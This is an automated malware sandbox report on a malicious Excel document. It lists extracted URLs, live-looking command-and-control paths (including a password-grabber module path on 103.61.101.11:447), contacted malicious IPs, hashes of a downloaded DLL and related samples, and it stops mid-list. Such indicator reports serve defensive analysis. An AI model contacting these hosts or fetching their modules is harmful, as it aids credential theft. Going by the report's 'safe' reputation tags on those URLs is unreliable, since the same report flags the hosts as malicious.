http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	wermgr.exe, 00000006.00000002. 2358312304.0000000033540000.00 000002.00000001.sdmp, taskeng.exe, 00000008.00000002.2353183 950.00000000007C0000.00000002. 00000001.sdmp	false		high
http://crl.entrust.net/server1.crl0	wermgr.exe, 00000006.00000002. 2353152145.000000000020D000.00 000004.00000020.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://ocsp.entrust.net03	wermgr.exe, 00000006.00000002.2353152145.000000000020D000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://36.94.62.207/rob60/971342_W617601.BB08CBD1CB3BE0D331A29013BDDA57AE/14/NAT%20status/client%20	wermgr.exe, 00000006.00000002.2359101614.0000000033E80000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000003.00000002.2092880736.0000000001B10000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2091736332.0000001DC0000.00000002.00000001.sdmp, wermgr.exe, 00000006.00000002.2358706265.0000000033930000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2353166525.00000000007C0000.00000002.00000001.sdmp	false		high
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	wermgr.exe, 00000006.00000002.2353152145.000000000020D000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	wermgr.exe, 00000006.00000002.2358312304.0000000033540000.00000002.00000001.sdmp, taskeng.exe, 00000008.00000002.2353183950.00000000007C0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.diginotar.nl/cps/pkioverheid0	wermgr.exe, 00000006.00000002.2353152145.000000000020D000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.00000002.2093057362.0000000001CF7000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2091928851.0000001FA7000.00000002.00000001.sdmp, wermgr.exe, 00000006.00000002.2358894477.0000000033B17000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2353380109.00000000009A7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.00000002.2092880736.0000000001B10000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2091736332.0000001DC0000.00000002.00000001.sdmp, wermgr.exe, 00000006.00000002.2358706265.0000000033930000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2353166525.00000000007C0000.00000002.00000001.sdmp	false		high
http://ocsp.entrust.net0D	wermgr.exe, 00000006.00000002.2353152145.000000000020D000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://36.94.62.207/rob60/971342_W617601.BB	wermgr.exe, 00000006.00000002.2353202046.0000000000272000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://secure.comodo.com/CPS0	wermgr.exe, 00000006.00000002.2353152145.000000000020D000.00000004.00000020.sdmp	false		high
http://servername/isapibackend.dll	wermgr.exe, 00000006.00000002.2359153386.00000000340E0000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://crl.entrust.net/2048ca.crl0	wermgr.exe, 00000006.00000002.2353152145.000000000020D000.00000004.00000020.sdmp	false		high
http://https://103.61.101.11:447/rob60/971342_W617601.BB08CBD1CB3BE0D331A29013BDDA57AE/5/pwgrab64/	wermgr.exe, 00000006.00000002.2359101614.0000000033E80000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.61.101.11	unknown	India		133647	ELXIREDATA-AS-INELXIREDATASERVICESPVTLTDIN	true
142.202.191.164	unknown	Reserved		398019	DYNUUS	true
95.217.228.176	unknown	Germany		24940	HETZNER-ASDE	false
185.81.0.78	unknown	Italy		52030	SERVERPLAN-ASIT	false
194.5.249.156	unknown	Romania		64398	NXTHOST-64398NXTHOSTCOM-NXTSERVERSSRLRO	false
36.94.62.207	unknown	Indonesia		7713	TELKOMNET-AS-APPTTelekomunikasiIndonesiaID	true
134.119.186.202	unknown	Germany		29066	VELIANET-ASvelianetInternetdiensteGmbHDE	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	355603
Start date:	20.02.2021
Start time:	02:19:02
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Exploit.Siggen3.10350.857.28723 (renamed file extension from 28723 to xls)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0

Copyright null 2021

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLS@12/12@8/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 12.3% (good quality ratio 7.7%) • Quality average: 58.5% • Quality standard deviation: 46.4%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 2.20.142.209, 2.20.142.210 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, au-bg-shim.trafficmanager.net

Simulations

Behavior and APIs

Time	Type	Description
02:19:42	API Interceptor	1x Sleep call for process: rundll32.exe modified
02:19:42	API Interceptor	20x Sleep call for process: wermgr.exe modified
02:21:33	API Interceptor	104x Sleep call for process: taskeng.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.61.101.11	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.22173.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.11712.xls	Get hash	malicious	Browse	
	Sign_77624265-298090224.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.21085.xls	Get hash	malicious	Browse	
	EAd5Xafr5g.exe	Get hash	malicious	Browse	
	tlALsHy73R.exe	Get hash	malicious	Browse	
142.202.191.164	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.22173.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.28224.xls	Get hash	malicious	Browse	
	Sign_1136845514-2138034493.xls	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Sign_1229872171-1113140666(1).xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.21670.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.24657.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.926.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.21627.xls	Get hash	malicious	Browse	
	upload-1015096714-954471831.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10048.18578.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.31861.xls	Get hash	malicious	Browse	
95.217.228.176	SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	Get hash	malicious	Browse	• wtfismyip .com/text
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	• wtfismyip .com/text
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	• wtfismyip .com/text
	SecuriteInfo.com.Exploit.Siggen3.10048.14515.xls	Get hash	malicious	Browse	• wtfismyip .com/text
	upload-1015096714-954471831.xls	Get hash	malicious	Browse	• wtfismyip .com/text
	ieO61Pwnmq.exe	Get hash	malicious	Browse	• wtfismyip .com/text
	SecuriteInfo.com.Exploit.Siggen3.9634.12155.xls	Get hash	malicious	Browse	• wtfismyip .com/text
	SecuriteInfo.com.Exploit.Siggen3.9634.13595.xls	Get hash	malicious	Browse	• wtfismyip .com/text
	WlgBUuBdZm.exe	Get hash	malicious	Browse	• wtfismyip .com/text
	fr2iSA8S29.exe	Get hash	malicious	Browse	• wtfismyip .com/text
	849IlNGgPo.exe	Get hash	malicious	Browse	• wtfismyip .com/text
	SecuriteInfo.com.Trojan.KillProc2.15053.27400.exe	Get hash	malicious	Browse	• wtfismyip .com/text
	bdoVxDz0iK.exe	Get hash	malicious	Browse	• wtfismyip .com/text
	67oLxFEFdP.exe	Get hash	malicious	Browse	• wtfismyip .com/text
	78QdSZ5YaC.exe	Get hash	malicious	Browse	• wtfismyip .com/text
	ix2e10rs2C.exe	Get hash	malicious	Browse	• wtfismyip .com/text
	1gEpBw4A95.exe	Get hash	malicious	Browse	• wtfismyip .com/text
	WZJIuy3UYm.exe	Get hash	malicious	Browse	• wtfismyip .com/text
	tlALsHy73R.exe	Get hash	malicious	Browse	• wtfismyip .com/text
	Gg7WERIQpK.exe	Get hash	malicious	Browse	• wtfismyip .com/text

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
wtfismyip.com	SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	Get hash	malicious	Browse	• 95.217.228.176
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	• 95.217.228.176
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	• 95.217.228.176
	SecuriteInfo.com.Exploit.Siggen3.10048.14515.xls	Get hash	malicious	Browse	• 95.217.228.176
	upload-1015096714-954471831.xls	Get hash	malicious	Browse	• 95.217.228.176
	ieO61Pwnmq.exe	Get hash	malicious	Browse	• 95.217.228.176
	SecuriteInfo.com.Exploit.Siggen3.9634.12155.xls	Get hash	malicious	Browse	• 95.217.228.176
	SecuriteInfo.com.Exploit.Siggen3.9634.13595.xls	Get hash	malicious	Browse	• 95.217.228.176
	WlgBUuBdZm.exe	Get hash	malicious	Browse	• 95.217.228.176
	fr2iSA8S29.exe	Get hash	malicious	Browse	• 95.217.228.176
	849IlNGgPo.exe	Get hash	malicious	Browse	• 95.217.228.176
	SecuriteInfo.com.Trojan.KillProc2.15053.27400.exe	Get hash	malicious	Browse	• 95.217.228.176
	bdoVxDz0iK.exe	Get hash	malicious	Browse	• 95.217.228.176
	67oLxFEFdP.exe	Get hash	malicious	Browse	• 95.217.228.176
	78QdSZ5YaC.exe	Get hash	malicious	Browse	• 95.217.228.176
	ix2e10rs2C.exe	Get hash	malicious	Browse	• 95.217.228.176
	1gEpBw4A95.exe	Get hash	malicious	Browse	• 95.217.228.176
	b12d7feb3507461a.exe	Get hash	malicious	Browse	• 95.217.228.176

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	WZJIuy3UYm.exe	Get hash	malicious	Browse	• 95.217.228.176
	mal.dll	Get hash	malicious	Browse	• 95.217.228.176

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ELXIREDATA-AS-INELXIREDATASERVICESPVTLTDIN	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	• 103.61.101.11
	SecuriteInfo.com.Heur.22173.xls	Get hash	malicious	Browse	• 103.61.101.11
	SecuriteInfo.com.Heur.11712.xls	Get hash	malicious	Browse	• 103.61.101.11
	Sign_77624265-298090224.xls	Get hash	malicious	Browse	• 103.61.101.11
	SecuriteInfo.com.Exploit.Siggen3.10048.21085.xls	Get hash	malicious	Browse	• 103.61.101.11
	EAd5Xafr5g.exe	Get hash	malicious	Browse	• 103.61.101.11
	tlALsHy73R.exe	Get hash	malicious	Browse	• 103.61.101.11
	vnc.exe	Get hash	malicious	Browse	• 43.230.156.240
DYNUUS	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	• 142.202.191.164
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Heur.22173.xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Heur.28224.xls	Get hash	malicious	Browse	• 142.202.191.164
	Sign_1136845514-2138034493.xls	Get hash	malicious	Browse	• 142.202.191.164
	Sign_1229872171-1113140666(1).xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Exploit.Siggen3.10048.21670.xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Exploit.Siggen3.10048.24657.xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Exploit.Siggen3.10048.926.xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Exploit.Siggen3.10048.21627.xls	Get hash	malicious	Browse	• 142.202.191.164
	upload-1015096714-954471831.xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Exploit.Siggen3.10048.18578.xls	Get hash	malicious	Browse	• 142.202.191.164
	SecuriteInfo.com.Heur.31861.xls	Get hash	malicious	Browse	• 142.202.191.164
	0944mr8IJ0.exe	Get hash	malicious	Browse	• 142.202.191.151
	3H5uZw7X3l.exe	Get hash	malicious	Browse	• 142.202.191.151
	ezy132y3M9.exe	Get hash	malicious	Browse	• 142.202.191.186
	Report-preview01.20.exe	Get hash	malicious	Browse	• 142.202.191.188
HETZNER-ASDE	SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	Get hash	malicious	Browse	• 95.217.228.176
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	• 95.217.228.176
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	• 116.203.16.95
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	• 95.217.228.176
	Sign-488964532_2104982999.xls	Get hash	malicious	Browse	• 116.203.16.95
	66LQCmHAFY.exe	Get hash	malicious	Browse	• 88.99.66.31
	Tf2qq0U8kv.exe	Get hash	malicious	Browse	• 88.99.66.31
	9Qh3J8cyoG.exe	Get hash	malicious	Browse	• 88.99.66.31
	NqO7RwpA0G.exe	Get hash	malicious	Browse	• 88.99.66.31
	5FKzdCQAY0.exe	Get hash	malicious	Browse	• 88.99.66.31
	mq28SXD6jb.exe	Get hash	malicious	Browse	• 88.99.66.31
	UJuYMehogg.exe	Get hash	malicious	Browse	• 88.99.66.31
	ITZ5fvovia.exe	Get hash	malicious	Browse	• 88.99.66.31
	kAZyIwSSsf.exe	Get hash	malicious	Browse	• 188.34.142.248
	BcSLaQV3wf.exe	Get hash	malicious	Browse	• 88.99.66.31
	cQnJonqNSO.exe	Get hash	malicious	Browse	• 88.99.66.31

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	98bq8pg06w.exe	Get hash	malicious	Browse	• 88.99.66.31
	BpVTgtOoA5.exe	Get hash	malicious	Browse	• 88.99.66.31
	iOS9qLJmEX.exe	Get hash	malicious	Browse	• 88.99.66.31
	vwErck5tJF.exe	Get hash	malicious	Browse	• 88.99.66.31
SERVERPLAN-ASIT	SecuriteInfo.com.Exploit.Siggen3.10350.12632.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.20211.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.1181.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.21235.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	• 185.81.0.78
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	• 185.81.0.78
	Sign-636.xls	Get hash	malicious	Browse	• 185.81.0.78
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	• 185.81.0.78
	Sign-979329054_1327186231.xls	Get hash	malicious	Browse	• 185.81.0.78

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
8c4a22651d328568ec66382a84fc505f	SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls	Get hash	malicious	Browse	• 142.202.191.164 • 36.94.62.207
	SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	Get hash	malicious	Browse	• 142.202.191.164 • 36.94.62.207
	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	• 142.202.191.164 • 36.94.62.207
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	• 142.202.191.164 • 36.94.62.207
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	• 142.202.191.164 • 36.94.62.207
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	• 142.202.191.164 • 36.94.62.207
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	• 142.202.191.164 • 36.94.62.207
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	• 142.202.191.164 • 36.94.62.207
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	• 142.202.191.164 • 36.94.62.207
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	• 142.202.191.164 • 36.94.62.207
	Sign-636.xls	Get hash	malicious	Browse	• 142.202.191.164 • 36.94.62.207
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	• 142.202.191.164 • 36.94.62.207
	Sign-979329054_1327186231.xls	Get hash	malicious	Browse	• 142.202.191.164 • 36.94.62.207
	Sign-707465831_1420670581.xls	Get hash	malicious	Browse	• 142.202.191.164 • 36.94.62.207

Copyright null 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Heur.22173.xls	Get hash	malicious	Browse	• 142.202.191.164 • 36.94.62.207
	SecuriteInfo.com.Heur.11712.xls	Get hash	malicious	Browse	• 142.202.191.164 • 36.94.62.207
	SecuriteInfo.com.Heur.28224.xls	Get hash	malicious	Browse	• 142.202.191.164 • 36.94.62.207
	SecuriteInfo.com.Heur.13393.xls	Get hash	malicious	Browse	• 142.202.191.164 • 36.94.62.207
	Sign_1136845514-2138034493.xls	Get hash	malicious	Browse	• 142.202.191.164 • 36.94.62.207
	Sign_77624265-298090224.xls	Get hash	malicious	Browse	• 142.202.191.164 • 36.94.62.207

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\10[1].jjkes	SecuriteInfo.com.Exploit.Siggen3.10350.12632.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.20211.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1181.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.21235.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	
	Sign-636.xls	Get hash	malicious	Browse	
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	
	Sign-979329054_1327186231.xls	Get hash	malicious	Browse	
	Sign-709986424_219667767.xls	Get hash	malicious	Browse	
C:\Users\user\BASE.BABAA	SecuriteInfo.com.Exploit.Siggen3.10350.12632.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.20211.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1476.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1181.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.21235.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.15875.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.21759.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.2804.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.18554.xls	Get hash	malicious	Browse	
	Sign-636.xls	Get hash	malicious	Browse	
	Sign-92793351_1597657581.xls	Get hash	malicious	Browse	
	Sign-979329054_1327186231.xls	Get hash	malicious	Browse	
	Sign-709986424_219667767.xls	Get hash	malicious	Browse	

Created / dropped Files

Copyright null 2021

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\wermgr.exe
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8efIqigYDff:RN7MlanAQwEIztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n-.....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..Ir.....I.I6/..d.].xIX<...&U...GD..Mn.y&.[<(tk.....%B.b;./..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....I.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a..,...E5 X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep...xl@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/I\.cDB0.'.Y...r.[.....vM...o.=....zK..r.. I..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\wermgr.exe
File Type:	data
Category:	dropped
Size (bytes):	328
Entropy (8bit):	3.0753456418045273
Encrypted:	false
SSDEEP:	6:kKzE7PbqoN+SkQlPlEGYRMY9z+4KlDA3RUeKlF+adAlf:78W3kPlE99SNxAhUeo+aKt
MD5:	685CA29A16D5E497F12B1D71B95F252A
SHA1:	B73B1B33D5482ECC05C84157FDE6C68C451C5AA2
SHA-256:	65AE3899C569740DB7EA8BEB95A14FD32B47CEF94DE1B24E976D2ADEFDBCB03D
SHA-512:	E660CAAB39C890B7A370C86C8A80403A45B771B400CEA9B3241008C97B57B9C48A678F2F58DA48F4ABEB0B20F20F14D6B5CA8BB9C692C34B20CAC3647256A9A9
Malicious:	false
Reputation:	low
Preview:	p..... .....tlW.q...(..... .....&.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s .t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.e.b.b.a.e.1.d.7.e.a.d.6.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\10[1].jjkes	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	4591104
Entropy (8bit):	5.0540147937501265
Encrypted:	false
SSDEEP:	49152:7SkyvIo/YMOZswCkQzvhtawebv5hW2/yF//4VPQw:NCetO//S9
MD5:	25056DF6D3546DE971EAFE5DA5F9AE44
SHA1:	179555B3D0391E45DF29E651B8ED0342D02FE88A
SHA-256:	AA7931E3E85D3C5BD6FC2052C38BEE389BFBA9281A8616DA3275149A689EC5EB
SHA-512:	8032A5BD9B07ACCC290B24FD2AFA299AFD12214026089665836FADE7282F0D217FFD79F5A3A12FD64E0E08D4F6FA0A04A8B036B4CDC1F95356B0BF43D6A80B50
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 6%

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\10[1].jjkes	
Joe Sandbox View:	• Filename: SecuriteInfo.com.Exploit.Siggen3.10350.12632.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.20211.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1476.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1181.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.21235.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.15875.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.21759.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.2804.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1138.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.11266.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.18554.xls, Detection: malicious, Browse • Filename: Sign-636.xls, Detection: malicious, Browse • Filename: 